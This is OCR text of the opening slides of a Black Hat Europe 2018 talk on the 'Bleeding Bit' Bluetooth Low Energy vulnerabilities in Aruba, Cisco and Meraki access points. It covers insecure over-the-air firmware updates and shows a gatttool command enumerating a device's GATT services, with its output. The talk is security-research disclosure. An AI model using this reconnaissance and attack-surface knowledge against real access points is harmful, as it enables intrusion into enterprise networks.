

black hat®
EUROPE 2018
DECEMBER 3-6, 2018
EXCEL LONDON / UNITED KINGDOM
#BHEU / @BLACK HAT EVENTS

BLEEDING  BIT

# (All) Your APs (Are) Belong to Us

Ben Seri, VP Research
Dor Zusman, Researcher

armis

# Agenda



- Bluetooth Low Energy (BLE)
- BLE in Access Points (?!)
- Over-the-air firmware upgrades – Is it secure?
- Aruba BLE vulnerability - **CVE-2018-7080**
- TI BLE stack RCE vulnerability - **CVE-2018-16986**
- Exploitation and Impact

# Why Bluetooth Low Energy?



HEALTHCARE

MANUFACTURING


RETAIL

OFFICES


# Why do APs support BLE?



**INDOOR NAVIGATION**

**MEDICAL ASSET TRACKING**

**RETAIL CUSTOMER TRACKING**



**SMART SENSORS**


# Why do APs support BLE?



**INDOOR NAVIGATION**

**MEDICAL ASSET TRACKING**


**RETAIL CUSTOMER TRACKING**



**SMART SENSORS**

# But Why????

**Why does a wireless access point have bluetooth? (Score:0)**

by Anonymous Coward on Thursday November 01, 2018 @08:05PM (#57578422)

Doesn't seem to make sense to me.

On a laptop, phone or tablet, you probably want bluetooth and wifi.

But "enterprise" wifi access points are normally wired in with a controller, and I don't see what the bluetooth would be used for.

What am I missing?


Share

**Re:Why does a wireless access point have bluetooth (Score:3)**

by viperidaenz ( 2515578 ) on Thursday November 01, 2018 @08:10PM (#57578442)

Obviously it's there to increase the attack area. Duh.

Parent Share




# BLE Attack surface



**CVE-2018-7080**
Affecting Aruba


**CVE-2018-16986**
TI BLE STACK
Affecting Cisco, Meraki



# BLE Attack surface




**CVE-2018-7080**
Affecting Aruba





**CVE-2018-16986**
TI BLE STACK
Affecting Cisco, Meraki

# OTA solutions over BLE
# The challenges







**Capturing firmware over the air?**


**Authentication of GATT? Based on BLE Bonding?**

**How to validate the firmware's integrity? (digital signature)**

# OTA solutions over BLE
# The problems






**Firmware passed unencrypted over the air**

**GATT connection is unauthenticated**


**Firmware integrity is not validated, or uses weak cryptographic signature**

# BLE in Aruba Access Points




```
$ gatttool -i hci1 --primary -b f4:5e:ab:e7:ff:5d
attr handle = 0x0001, end grp handle = 0x000b
uuid: 00001800-0000-1000-8000-00805f9b34fb

attr handle = 0x000c, end grp handle = 0x000f
uuid: 00001801-0000-1000-8000-00805f9b34fb

attr handle = 0x0010, end grp handle = 0x001c
uuid: 0000180a-0000-1000-8000-00805f9b34fb

attr handle = 0x001d, end grp handle = 0x0029
uuid: f000ffc0-0451-4000-b000-000000000000

attr handle = 0x002a, end grp handle = 0x0031
uuid: faafea00-b67b-6ee7-3d4c-424fb2f14a66

attr handle = 0x0032, end grp handle = 0xffff
uuid: 272fe150-6c6c-4718-a3d4-6de8a3735cff
```


# OAD in General



